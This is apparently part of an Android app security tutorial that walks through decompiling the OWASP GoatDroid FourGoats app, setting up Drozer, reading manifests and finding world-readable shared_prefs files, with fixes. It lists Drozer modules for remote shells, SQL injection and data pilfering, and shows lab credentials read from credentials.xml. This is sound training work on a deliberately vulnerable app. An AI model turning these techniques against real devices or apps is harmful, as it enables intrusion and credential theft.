
C:\Users\Aditya\Desktop\Pentesting
λ dex2jar "OWASP GoatDroid- FourGoats Android App.apk"
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar OWASP GoatDroid- FourGoats Android App.apk -> OWASP GoatDroid- FourGoats Android App_dex2jar.jar
Done.

C:\Users\Aditya\Desktop\Pentesting
λ ls
OWASP GoatDroid- FourGoats Android App  OWASP GoatDroid- FourGoats Android App.apk  OWASP GoatDroid- FourGoats Android App_dex2jar.jar
```

JD-GUI Usage


- Above we have converted the APK file in to a jar file.
- Now you can open that jar file in JD-GUI and view that reconstructed source code.
- First type jdgui in Appie,it will open JD-GUI within the Appie.

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A screenshot of a Windows command prompt window titled "cmd.exe jd-gui.exe". The window shows the path "C:\Users\Aditya\Desktop\Pentesting" and the command "jdgui" being run. The output shows the same path again.

- Then open up the jar file in JD-GUI.



A screenshot of the JD-GUI application. The title bar says "cmd.exe jd-gui.exe" and the menu bar includes File, Edit, Navigate, Search, and Help. The main window displays the decompiled Java code for the class "SendSMSNowReceiver" from the jar file "OWASP GoatDroid- FourGoats Android App_dex2jar.jar". The code is as follows:

```
package org.owasp.goatdroid.fourgoats.broadcastreceivers;


import android.content.BroadcastReceiver;
public class SendSMSNowReceiver extends BroadcastReceiver
{
    Context context;
    public void onReceive(Context paramContext, Intent paramInt)
    {
        this.context = paramContext;
        SmsManager localSmsManager = SmsManager.getDefault();
        Bundle localBundle = paramInt.getExtras();
        localSmsManager.sendTextMessage(localBundle.getString("phone"),
            null, localBundle.getString("text"), null, null);
        Utils.makeText(this.context, "Your text message has been sent");
    }
}
```

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Part 5:- Starting Drozer

Drozer is already installed in the Appie, if you using it then no need of installation and setup procedure.

- First open up the Appie and the Genymotion Device.
- Download Drozer App
- Open the drozer application in running emulator and click the OFF button in the bottom of the app which will start a Embedded Server.



- By default the server is listening on Port Number 31415 so in order to forward all commands of drozer client to drozer server we will use Android Debug Bridge[ADB] to forward the connections.

Type **adb forward tcp:31415 tcp:31415** in the console.

Type **drozer console connect** and it will spilt the screen and open the drozer in the other part.

Android Application Security

The screenshot shows a terminal window titled "cmd.exe" with a tab labeled "python.exe". The terminal output is as follows:

```
C:\Users\Aditya\Desktop
λ adb forward tcp:31415 tcp:31415

C:\Users\Aditya\Desktop
λ drozer console connect

C:\Users\Aditya\Desktop
λ |
```

On the right side of the terminal, there is a message from the Drozer application:

```
Could not find java. Please ensure that it is installed and on your PATH.

If this error persists, specify the path in the ~/.drozer_config file:

[executables]
java = C:\path\to\java
Selecting 726f7ba10d56886a (Genymotion Google Nexus 4
- 4.4.4 - API 19 - 768x1280 4.4.4)

...
..          ...
..o...      .r..
..a... . .... . ..nd
ro..idsnemesisand..pr
..otectorandroidsneme.
..sisandprotectorandroids+.
..nemesisandprotectorandroidsn:.
..emesisandprotectorandroidsnemes..
..isandp...,rotectorandro,,,idsnem.
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..andprotectorandroidsnemisisandprotec.
..torandroidsnemesisandprotectorandroid.
..snemisisandprotectorandroidsnemesisan:.
..dprotectorandroidsnemesisandprotector.

drozer Console (v2.3.3)
dz> |
```

The above steps are needed to be done whenever we need to perform assessment through Drozer.

Now you can just type on list in the drozer console and it will list all the modules which came pre-installed with Drozer .

Android Application Security

dz> list	
app.activity.forintent	Find activities that can handle the given intent
app.activity.info	Gets information about exported activities.
app.activity.start	Start an Activity
app.broadcast.info	Get information about broadcast receivers
app.broadcast.send	Send broadcast using an intent
app.package.attacksurface	Get attack surface of package
app.package.backup	Lists packages that use the backup API (returns true on FLAG_ALLOW_BACKUP)
app.package.debuggable	Find debuggable packages
app.package.info	Get information about installed packages
app.package.launchintent	Get launch intent of package
app.package.list	List Packages
app.package.manifest	Get AndroidManifest.xml of package
app.package.native	Find Native libraries embedded in the application.
app.package.shareduid	Look for packages with shared UIDs
app.provider.columns	List columns in content provider
app.provider.delete	Delete from a content provider
app.provider.download	Download a file from a content provider that supports files
app.provider.finduri	Find referenced content URIs in a package
app.provider.info	Get information about exported content providers
app.provider.insert	Insert into a Content Provider

Android Application Security

```
app.provider.query           Query a content provider
app.provider.read            Read from a content provider that supports files
app.provider.update          Update a record in a content provider
app.service.info             Get information about exported services
app.service.send              send a Message to a service, and display the reply
app.service.start             Start Service
app.service.stop              Stop Service
auxiliary.webcontentresolver Start a web service interface to content providers.
exploit.pilfer.general.apnprovider   Reads APN content provider
exploit.pilfer.general.settingsprovider   Reads Settings content provider
information.datetime          Print Date/Time
information.deviceinfo        Get verbose device information
information.permissions       Get a list of all permissions used by packages on the
                             device
scanner.misc.native          Find native components included in packages
scanner.misc.readablefiles   Find world-readable files in the given folder
scanner.misc.secretcodes     Search for secret codes that can be used from the
                             dialer
scanner.misc.sflagbinaries   Find suid/sgid binaries in the given folder (default
                             is /system).
scanner.misc.writablefiles   Find world-writable files in the given folder
```

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scanner.provider.finduris	Search for content providers that can be queried from our context.
scanner.provider.injection	Test content providers for SQL injection vulnerabilities.
scanner.provider.sqltables	Find tables accessible through SQL injection vulnerabilities.
scanner.provider.traversal	Test content providers for basic directory traversal vulnerabilities.
shell.exec	Execute a single Linux command.
shell.send	Send an ASH shell to a remote listener.
shell.start	Enter into an interactive Linux shell.
tools.file.download	Download a File
tools.file.md5sum	Get md5 Checksum of file
tools.file.size	Get size of file
tools.file.upload	Upload a File
tools.setup.busybox	Install Busybox.
tools.setup.minimalsu	Prepare 'minimal-su' binary installation on the device.

You can use –help switch with any of module given above to get to know more about the functionality of that particular module

For example run app.package.info –help will output

```
dz> run app.package.info --help
usage: run app.package.info [-h] [-a PACKAGE] [-d DEFINES_PERMISSION] [-f FILTER] [ -g GID]
                           [-p PERMISSION] [-u UID] [-i]
```

```
List all installed packages on the device with optional filters. Specify optional keywords to search for in the package information, or granted permissions.
```

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```
optional arguments:
-h, --help
-a PACKAGE, --package PACKAGE
              the identifier of the package to inspect
-d DEFINES_PERMISSION, --defines-permission DEFINES_PERMISSION
              filter by the permissions a package defines
-f FILTER, --filter FILTER
              keyword filter conditions
-g GID, --gid GID    filter packages by GID
-p PERMISSION, --permission PERMISSION
              permission filter conditions
-u UID, --uid UID    filter packages by UID
-i, --show-intent-filters
              show intent filters
-
```

Android Application Security

Part 6:- Let the Fun Begin

I will use FourGoats App of OWASP GoatDroid Project which is location-based social network vulnerable app and also HerdFinancial App of OWASP Goatdroid Project which is simple Banking app. OWASP GoatDroid Project is an awesome project for the ones who want to learn about Android Application Security.

Getting Started with GoatDroid Project is already there on their Project Page. But if you are using Appie then you don't need to follow the instruction written in the above page. I have already installed the GoatDroid server files on the Appie.

- For starting the server type goatdroid in the Appie.



- Click "Start Web Service" in the FourGoats Tab. It will start the server.

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The screenshot shows the GoatDroid application interface. At the top, there's a menu bar with 'File', 'Configure', 'View', 'Tools', and 'About GoatDroid'. Below the menu is a toolbar with icons for 'cmd.exe' and 'javaw.exe', and buttons for 'Start Emulator', 'Push App To Device', and 'Stop Web Service'. On the left, a sidebar titled 'Apps' lists 'FourGoats' and 'HerdFinancial'. The main content area displays the 'Four Goats' app details. It features a large green title 'Four Goats', a logo of a green goat head with the text 'GOAT DROID' below it, and a section titled 'Description' with the following text:

FourGoats is a location-based social network built for sharing everything about your life with everyone. Using FourGoats, you can check in at various places, earn loyalty rewards, and see what your friends are doing as well as where they are doing it. FourGoats also provides an API to other applications to allow their users to share even more of their activities than ever before!

Getting Started

To get started, follow these simple steps:

1. Launch the web service through the GoatDroid GUI
2. Start the FourGoats Android application
3. Within the FourGoats application at the login page, hit the menu button and select the Destination Info option
4. Enter the IP address of the host where the web service is listening (not 127.0.0.1)
5. Log into the FourGoats application with **username: joegoat password: goatdroid**

Security Flaws

You may encounter some of the following issues within this application:

- Client-Side Injection
- Server-Side Authorization Issues
- Side Channel Information Leakage
- Insecure Data Storage
- Privacy Concerns
- Insufficient Transport Layer Protection

If you would see the FourGoats server control panel, in the bottom there are several security flaws which are there in FourGoats Application.

- Client-Side Injection
- Server-Side Authorization Issues
- Side Channel Information Leakage
- Insecure Data Storage
- Privacy Concerns
- Insufficient Transport Layer Protection
- Insecure IPC

We also have to setup FouGoats Application .

- If some of the previous posts i have also shown to install Fourgoats Application in the enumlated Device. If you are not aware then please follow the link
- Now determine the ip address of your Host Machine.

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```
C:\Users\Aditya\Desktop
λ ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 12:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . .


Wireless LAN adapter Wi-Fi:
  Connection-specific DNS Suffix . . .
  Link-local IPv6 Address . . . . . : fe80::71da:8b6e:59e0:f27e%15
  IPv4 Address. . . . . : 192.168.1.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fe80::9e8e:dcff:fe00:6e8c%15

                                         192.168.1.1
```

So Mine is 192.168.1.5


- Open up the FourGoats Application in Emulator .

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- Tap on Destination Info and Input IP Address, Port Number as 9888 and leave other field blank.

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


Now you can Login and interact with App.

Username: goatdroid

Password: goatdroid

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Part 7:- Understanding AndroidManifest.xml File

AndroidManifest.xml is very important part of an APK file espically when security is concerned.

Every service,ContentProvider,activity,Broadcast Receiver need to be mentioned in the AndroidManifest.xml file.

First i would like to tell several important methods to view decompiled AndroidManifest.xml file.

Method 1 – By Drozer

Drozer has a module named as **app.package.manifest** which get's the application androidmanifest.xml file and display in the drozer console.

run app.package.manifest org.owasp.goatdroid.fourgoats will produce the output given below.

Method 2 – Using apktool to decompile the APK

apktool d "OWASP GoatDroid- FourGoats Android App.apk" will decompile the following apk file of FourGoats Application.

```
C:\Users\Aditya\Desktop\Astra\pentesting\OWASP-GoatDroid-0.9\goatdroid_apps\FourGoats\android_app
\ apktool d "OWASP GoatDroid- FourGoats Android App.apk"
I: Using Apktool 2.0.0-RC2 on OWASP GoatDroid- FourGoats Android App.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\Aditya\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values /* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Now you can simply access the AndroidManifest.xml file from the newly folder created in the same directory in which you executed this command.

Method 3 – Using Androguard

I am using AndroGuard Plugin in the Sublime Text editor ,it make whole process lot simpler as compared to handling androguard files.

Below is the animation depicting the process.

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I would advise to stick with the Method-1 as others have limited use .I am not denying the fact that apktool and AndroGuard are also good tools but not fit for this purpose.

In Android a component is public when **exported** is set to **true** but a component is also public if the manifest specifies an Intent filter for it. However, developers can explicitly make components private (regardless of any intent filters) by setting the “exported” attribute to false for each component in the manifest file. Developers can set the “permission” attribute to require a certain permission to access each component, thereby restricting access to the component.

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Part 8:- Insecure Data Storage

Insecure Data Storage hold **2nd** position at OWASP Mobile Top 10.

Our common concern remain that our application data is securely stored on our android devices so that no one can extract data from it in the case of theft or loss. Also one application(malicious) cannot access data of another application (Banking).

Threat Agents

- Mobile Malwares
- Physical Access to device

Internal Storage

As i have mentioned in one of my previous blog post that by default, files that you create on internal storage are accessible only to your app. This protection is implemented by Android and is sufficient for most applications.

But developers often use MODE_WORLD_READABLE & MODE_WORLD_WRITEABLE to provide those files to some application but this doesn't limit other apps(malicious) from accessing them.

For Demonstration i have used FourGoats App.Every App data resides in /data/data/ in an Android Device. In each application folders there is a shared_prefs and database folder and several other folders as implemented by application. Files under these folders come under Internal Storage Category. In most of the apps you will find that files in the shared_prefs folder are world readable and even files with sensitive data are Public.

```
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # ls -al
ls -al
-rw-rw-r-- u0_a99   u0_a99          209 2015-01-14 13:55 credentials.xml
-rw-rw-r-- u0_a99   u0_a99          153 2015-01-14 13:55 destination_info.xml
-rw-rw-r-- u0_a99   u0_a99          148 2015-01-14 13:55 proxy_info.xml
root@vbox86p:/data/data/org.owasp.goatdroid.fourgoats/shared_prefs # cat credentials.xml
<
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">goatdroid</string>
    <boolean name="remember" value="true" />
    <string name="username">goatdroid</string>
</map>
```

In the above picture you can see that all the files in the shared_prefs folder of FourGoats App is world readable. So any malicious app can access the content of those files on a non-rooted device also. The prime concern over here is that sometimes developers also store username-password pairs in the following files which can lead to compromise of user account.

How to Fix

- Do not use MODE_WORLD_WRITEABLE or MODE_WORLD_READABLE modes for IPC files because they do not provide the ability to limit data access to particular applications, nor do they provide any control on data format.If you want to share data with other apps then use content provider instead which offers read and write permissions to other apps and can make dynamic permission grants on a case-by-case basis.
- Avoid exclusively relying upon hardcoded encryption or decryption keys when storing sensitive information assets because those keys can be retrieved after decompiling the app.

Android Application Security

- Consider providing an additional layer of encryption beyond any default encryption mechanisms provided by the operating system.

External Storage

Files created on external storage, such as SD Cards, are globally readable and writable. Because external storage can be removed by the user and also modified by any application, you should not store sensitive information using external storage.

